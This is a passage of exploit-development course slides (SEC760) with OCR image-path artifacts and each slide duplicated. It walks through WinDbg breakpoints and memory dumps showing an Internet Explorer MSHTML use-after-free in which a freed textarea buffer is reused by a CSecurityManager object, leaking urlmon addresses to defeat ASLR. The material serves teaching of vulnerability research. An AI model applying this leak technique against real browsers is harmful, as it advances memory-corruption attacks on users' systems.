
- Issue the **gu** command to step out of the function and then execute the **dc** command against the address just held in **EAX**
- Nothing interesting is likely there yet, but try **gu** again and then run the same **dc** command
- After a third **gu** to step out, we see something interesting

```
0:008> dc 005ce6c0
005ce6c0  00000072 00610061 00610061 00610061  r...a.a.a.a.a.a.
005ce6d0  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
005ce6e0  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
005ce6f0  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
005ce700  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
005ce710  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
005ce720  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
005ce730  00610061 00000061 3667306e 88000000  a.a.a...n0g6....
```

Continuing Execution (2)

Try running the **dc** command on the address just held in **EAX** at the breakpoint. There is likely uninteresting data there. Execute the **gu** command two or three times, and eventually when running the **dc** command you should see your **a**'s.

Remember, you may need to start from the beginning multiple times to get the exact results, as even the slightest mistake will throw it all off.



Continuing Execution (3)


- Press **F5** or enter **g** to continue
- You should again hit breakpoint 3

```
0:008> g
ModLoad: 6e3e0000 6e40e000   C:\Windows\SysWOW64\MLANG.dll
Breakpoint 3 hit
eax=005db960 ebx=03a269b4 ecx=00530000 edx=00537de0 esi=00000000 edi=00000001
eip=6a347174 esp=03a26948 ebp=03a2695c iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
MSHTML!CStr::_Alloc+0x43:
6a347174 85c0            test    eax,eax
```

- Record the address shown in **EAX**, as it may be useful later
- In our case, the address is **0x005db960**

Continuing Execution (3)

Continue execution inside the debugger, and you should immediately hit breakpoint 3 again. Record the address shown in **EAX**, as it is likely related to the various allocations associated with our JavaScript.



Continuing Execution (4)

- Disable breakpoint 3 and continue

```
0:008> bd 3
0:008> g
Breakpoint 1 hit
eax=00000000 ebx=02c68200 ecx=6a406258 edx=005fcc0c esi=00000000 edi=6a406244
eip=6a572cab esp=03a2a2f4 ebp=03a2a31c iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
MSHTML!BASICPROPPARAMS::SetStringProperty:
6a572cab 8bff            mov     edi,edi
```


- We hit breakpoint 1 on **MSHTML!BASICPROPPARAMS::SetStringProperty**
- You will have to click the **alerts** from the browser to reach the breakpoint
- We are inside the **eventhandler** function currently

Continuing Execution (4)

Next, disable breakpoint 3 and continue in the debugger. You should quickly hit breakpoint 1 inside of **MSHTML!BASICPROPPARAMS::SetStringProperty**. You will need to click **OK** on the various **alerts** from the browser to reach it. There is a chance that the "break on access" breakpoint you set may get hit. If so, just continue through them until you reach breakpoint 1.

```
0:008> bd 3
0:008> g
Breakpoint 1 hit
eax=00000000 ebx=02c68200 ecx=6a406258 edx=005fcc0c esi=00000000 edi=6a406244
eip=6a572cab esp=03a2a2f4 ebp=03a2a31c iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
MSHTML!BASICPROPPARAMS::SetStringProperty:
6a572cab 8bff            mov     edi,edi
```

We are currently inside the **eventhandler** function where our **INPUT** object will be created.



Continuing Execution (5)

- Enable breakpoint 5 on **MSHTML!_HeapRealloc<0>**
- This breakpoint should be hit when the **value** inside the **textarea** object is changed to **foo**

```
0:008> be 5
0:008> g
Breakpoint 5 hit
eax=005ce6c4 ebx=005fcc0c ecx=03a2a26c edx=0000000c esi=02c68244 edi=00000003
eip=6ab4f435 esp=03a2a254 ebp=03a2a274 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
MSHTML!_HeapRealloc<0>:
6ab4f435 8bff          mov     edi,edi
0:008> bd 5
```


- Take a look at the address in **EAX**. It's the same one from the initial call to **CStr::_Alloc**, just a few bytes off

Continuing Execution (5)

We now want to enable breakpoint 5 on the call to **HeapRealloc**, which should be called when the **value** within the **textarea** object is changed to **foo**. The address in **EAX** should look familiar, as it is the address from the first call we saw to **CStr::_Alloc**. It's actually 4 bytes off, but this is likely due to alignment or some other factor.

```
0:008> be 5
0:008> g
Breakpoint 5 hit
eax=005ce6c4 ebx=005fcc0c ecx=03a2a26c edx=0000000c esi=02c68244 edi=00000003
eip=6ab4f435 esp=03a2a254 ebp=03a2a274 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
MSHTML!_HeapRealloc<0>:
6ab4f435 8bff          mov     edi,edi
0:008> bd 5
```

Disable breakpoint 5.



Continuing Execution (6)

- Next, we need to single-step until we reach the call to the **ntdll!memmove** function. This will take awhile to reach, but don't go past it

```
0:008> t
eax=0000000c ebx=044db560 ecx=0000000c edx=00537de0 esi=005ce6c0 edi=044db560
eip=7718898e esp=03a2a078 ebp=03a2a080 iopl=0         nv up ei ng nz na po cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000283
ntdll!memmove+0xe:
7718898e 8bc1            mov     eax,ecx
```


- Check out the addresses that were loaded into **ESI** and **EDI**
  - **ESI** holds the address from the prior **HeapRealloc** call we just saw
  - **EDI** holds the address that serves as the destination for the resized chunk

Continuing Execution (6)

Single-step quite a few times until you reach the **ntdll!memmove** function. It is a large number of single-steps, but you don't want to go past it.

```
0:008> t
eax=0000000c ebx=044db560 ecx=0000000c edx=00537de0 esi=005ce6c0 edi=044db560
eip=7718898e esp=03a2a078 ebp=03a2a080 iopl=0         nv up ei ng nz na po cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000283
ntdll!memmove+0xe:
7718898e 8bc1            mov     eax,ecx
```

Take a look at the **ESI** register. It's the address that we just saw in the **HeapRealloc** call minus 4 bytes, and is the same address as the initial call to **CStr::_Alloc**. **EDI** holds the destination address for the resized chunk.



Before and After Free

- Analyze the memory pointed to by **ESI**, then step out twice and reexamine

```
0:008> !heap -p -a 005ce6c0
   address 005ce6c0 found in
   _HEAP @ 530000
     HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
       005ce6b8 0010 0000  [00]   005ce6c0    00078 - (busy)
0:008> gu          #output truncated for space
0:008> gu          #output truncated for space
0:008> !heap -p -a 005ce6c0
   address 005ce6c0 found in
   _HEAP @ 530000
     HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
       005ce6b8 0010 0000  [00]   005ce6c0    00078 - (free)
```


- You can see that the memory has been freed

Before and After Free

Let's analyze the chunk of memory with the **!heap** command prior to the free.

```
0:008> !heap -p -a 005ce6c0
   address 005ce6c0 found in
   _HEAP @ 530000
     HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
       005ce6b8 0010 0000  [00]   005ce6c0    00078 - (busy)
0:008> gu          #output truncated for space
0:008> gu          #output truncated for space
0:008> !heap -p -a 005ce6c0
   address 005ce6c0 found in
   _HEAP @ 530000
     HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
       005ce6b8 0010 0000  [00]   005ce6c0    00078 - (free)
```

The chunk is now freed. Let's keep an eye on it.



Looking at the Reallocated Chunk

- Let's look at the destination chunk we saw in **EDI** during the **memmove** call


```
758efc40 8bff         mov    edi,edi
0:008> dc 044db560
044db560  00000006 006f0066 0000006f 00000000              ....f.o.o.......
044db570  36de2f7f 80000000 00000083 00000000              ./.6............
044db580  00000000 00000000 36de2f60 80000000              ........`/.6....
044db590  00000086 00000000 00000000 00000000      ................
044db5a0  36de2f65 80000000 00000089 00000000              e/.6............
044db5b0  00000000 00000000 36de2f66 80000000              ........f/.6....
044db5c0  0000008c 00000000 00000000 00000000      ................
044db5d0  36de2f6b 80000000 0000008f 00000000              k/.6............
```

- As you can see, **foo** was written to this location

Looking at the Reallocated Chunk

A quick look at the address that was pointed to by **EDI** during the **memmove** call shows our reallocated chunk, which contains the string **foo**.

```
758efc40 8bff         mov    edi,edi
0:008> dc 044db560
044db560  00000006 006f0066 0000006f 00000000              ....f.o.o.......
044db570  36de2f7f 80000000 00000083 00000000              ./.6............
044db580  00000000 00000000 36de2f60 80000000              ........`/.6....
044db590  00000086 00000000 00000000 00000000                                  ................
044db5a0  36de2f65 80000000 00000089 00000000              e/.6............
044db5b0  00000000 00000000 36de2f66 80000000              ........f/.6....
044db5c0  0000008c 00000000 00000000 00000000                                  ................
044db5d0  36de2f6b 80000000 0000008f 00000000              k/.6............
```



Creating the Input Object


- Let's enable breakpoint 4 to pause execution during the creation of the **INPUT** object, hit that breakpoint, and then enable breakpoint 6 on **ole32!CoTaskMemAlloc+0x13**

```
0:008> be 4
0:008> g
SetContext failed, 0x80070005
Breakpoint 4 hit
eax=03a29550 ebx=02c60500 ecx=00000000 edx=0000000b esi=6a2b71b4 edi=0317b75c
eip=758efc40 esp=03a29528 ebp=03a2955c iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b            efl=00000246
urlmon!CoInternetCreateSecurityManager:
758efc40 8bff            mov     edi,edi
0:008> be 6
```

Creating the Input Object

Now that the memory has been reallocated, let's enable the breakpoint that should be reached during the creation of the **INPUT** object. We'll then enable breakpoint 6 on **ole32!CoTaskMemAlloc+0x13**, which will show us the address used for allocation.

```
0:008> be 4
0:008> g
SetContext failed, 0x80070005
Breakpoint 4 hit
eax=03a29550 ebx=02c60500 ecx=00000000 edx=0000000b esi=6a2b71b4 edi=0317b75c
eip=758efc40 esp=03a29528 ebp=03a2955c iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b            efl=00000246
urlmon!CoInternetCreateSecurityManager:
758efc40 8bff            mov     edi,edi
0:008> be 6
```




Tracking the Allocated Address

- Continue execution to reach breakpoint 6 and then disable it
- Take note of the address in **EAX**, as it's the same address that was previously freed

```
0:008> g
Breakpoint 6 hit
eax=005ce6c0 ebx=02c60500 ecx=7717e40c edx=00537de0 esi=6a2b71b4 edi=0317b75c
eip=755dea5f esp=03a29500 ebp=03a29500 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ole32!CoTaskMemAlloc+0x13:
755dea5f 5d          pop    ebp
0:008> bd 6
```

Tracking the Allocated Address

Continue execution and you should reach breakpoint 6. Immediately disable breakpoint 6. Take a look at the address held in **EAX**. It's **0x005ce6c0**, which is the address that was just freed during the **memmove** call.



Examining the Allocated Memory

- Let's look at the memory before and after the completed allocation

```
0:008> dc 005ce6c0 L10
005ce6c0  00000222 00610061 00610061 00610061  "...a.a.a.a.a.a.
005ce6d0  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
005ce6e0  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
005ce6f0  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
0:008> gu
0:008> gu
0:008> dc 005ce6c0 L10
005ce6c0  758c442c 758c4504 758c44d4 758c4514  ,D.u.E.u.D.u.E.u
005ce6d0  00000001 00000001 005ce6cc 00000000  ..........\.....
005ce6e0  00000000 00000000 00000000 00000000  ................
005ce6f0  00000000 00000000 758c4530 0058a508  ........0E.u..X.
0:008> dt poi(ecx+4)
CSecurityManager::`vftable'        #This should look familiar!!!
```


SEC760 | Advanced Exploit Development for Penetration Testers 180

Examining the Allocated Memory

Let's dump the memory at the allocated address before and after the allocation is finished.

```
0:008> dc 005ce6c0 L10
005ce6c0  00000222 00610061 00610061 00610061  "...a.a.a.a.a.a.
005ce6d0  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
005ce6e0  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
005ce6f0  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
0:008> gu
0:008> gu
0:008> dc 005ce6c0 L10
005ce6c0  758c442c 758c4504 758c44d4 758c4514  ,D.u.E.u.D.u.E.u
005ce6d0  00000001 00000001 005ce6cc 00000000  ..........\.....
005ce6e0  00000000 00000000 00000000 00000000  ................
005ce6f0  00000000 00000000 758c4530 0058a508  ........0E.u..X.
0:008> dt poi(ecx+4)
CSecurityManager::`vftable'        #This should look familiar!!!
```

It's clear that the memory once in use by our **a**'s is now a C++ object used by our **INPUT** object allocation. Offset 4 within the object should look familiar. It's the address we converted from Unicode to hexadecimal earlier.



The Leak

- Continue to hit breakpoint 7. Step out a couple of times until you see a result similar to below

```
0:007> g
Breakpoint 7 hit
eax 00000045 ebx=03aca7c4 ecx=0000001c edx=00000000 esi=005ce6c0 edi=005eea6a
eip=74f19b6d esp=03aca6ec ebp=03aca6f4 iopl=0       nv up ei ng nz ac po cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b            efl=00000293
msvcrt!memcpy+0xd3:
74f19d7d 83c602       add    esi,2
0:007> gu
0:007> dd 005eea68 L10
005eea68  4504fdef 44d4758c 4514758c fffd758c
005eea78  00610061 00610061 00610061 00610061
005eea88  00610061 00610061 00610061 00610061
005eea98  00610061 00610061 00610061 00610061
```

- You can see that the memory in the initial allocation for the **a**'s within the **textarea** object is still being used, but was freed and reallocated

The Leak


Continue execution to hit breakpoint 7. If some of the other breakpoints start getting in your way, you can disable them. Also, behavior can sometimes be inconsistent. You will likely have to run through this many times. Welcome to debugging complex applications. ☺ Once we reach breakpoint 7, we can dump the memory at the original address of our **a**'s from inside the **textarea** object. You will likely need to step out a couple of times to get the results below. You may even need to continue execution until you hit breakpoint 7 again.

```
0:007> g
Breakpoint 7 hit
eax 00000045 ebx=03aca7c4 ecx=0000001c edx=00000000 esi=005ce6c0 edi=005eea6a eip=74f19b6d
esp=03aca6ec ebp=03aca6f4 iopl=0        nv up ei ng nz ac po cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b            efl=00000293
msvcrt!memcpy+0xd3:
74f19d7d 83c602        add    esi,2
0:007> gu
0:007> dd 005eea68 L10
005eea68  4504fdef 44d4758c 4514758c fffd758c
005eea78  00610061 00610061 00610061 00610061
005eea88  00610061 00610061 00610061 00610061
005eea98  00610061 00610061 00610061 00610061
```

What does this mean? What happened? The memory initially allocated for use as the **innerHTML** of the **textarea** object is still being used. The reference should have been updated when the reallocation occurred and **foo** was written to a new location, but it wasn't. Since the memory of the original **a**'s was freed during the **memmove**, it was reused by the **INPUT** object we created. We determined that it was used to store some vtable information. This is what we're seeing displayed in the browser window. If you want, you can continue execution and then click the "Replace Text With B's" button. You will see that the memory is then changed from the vtable information to **B**'s.

What Now?

- Make sure you understand and get through the previous slides
- Try experimenting with different sized strings and create different types of objects
- When you're ready, there is a script on the Desktop called **Leaked_urlmon.html**
  - It performs the calculation of the base address by simply subtracting the RVA offset from the leaked address
  - Take a look at the code that performs this calculation

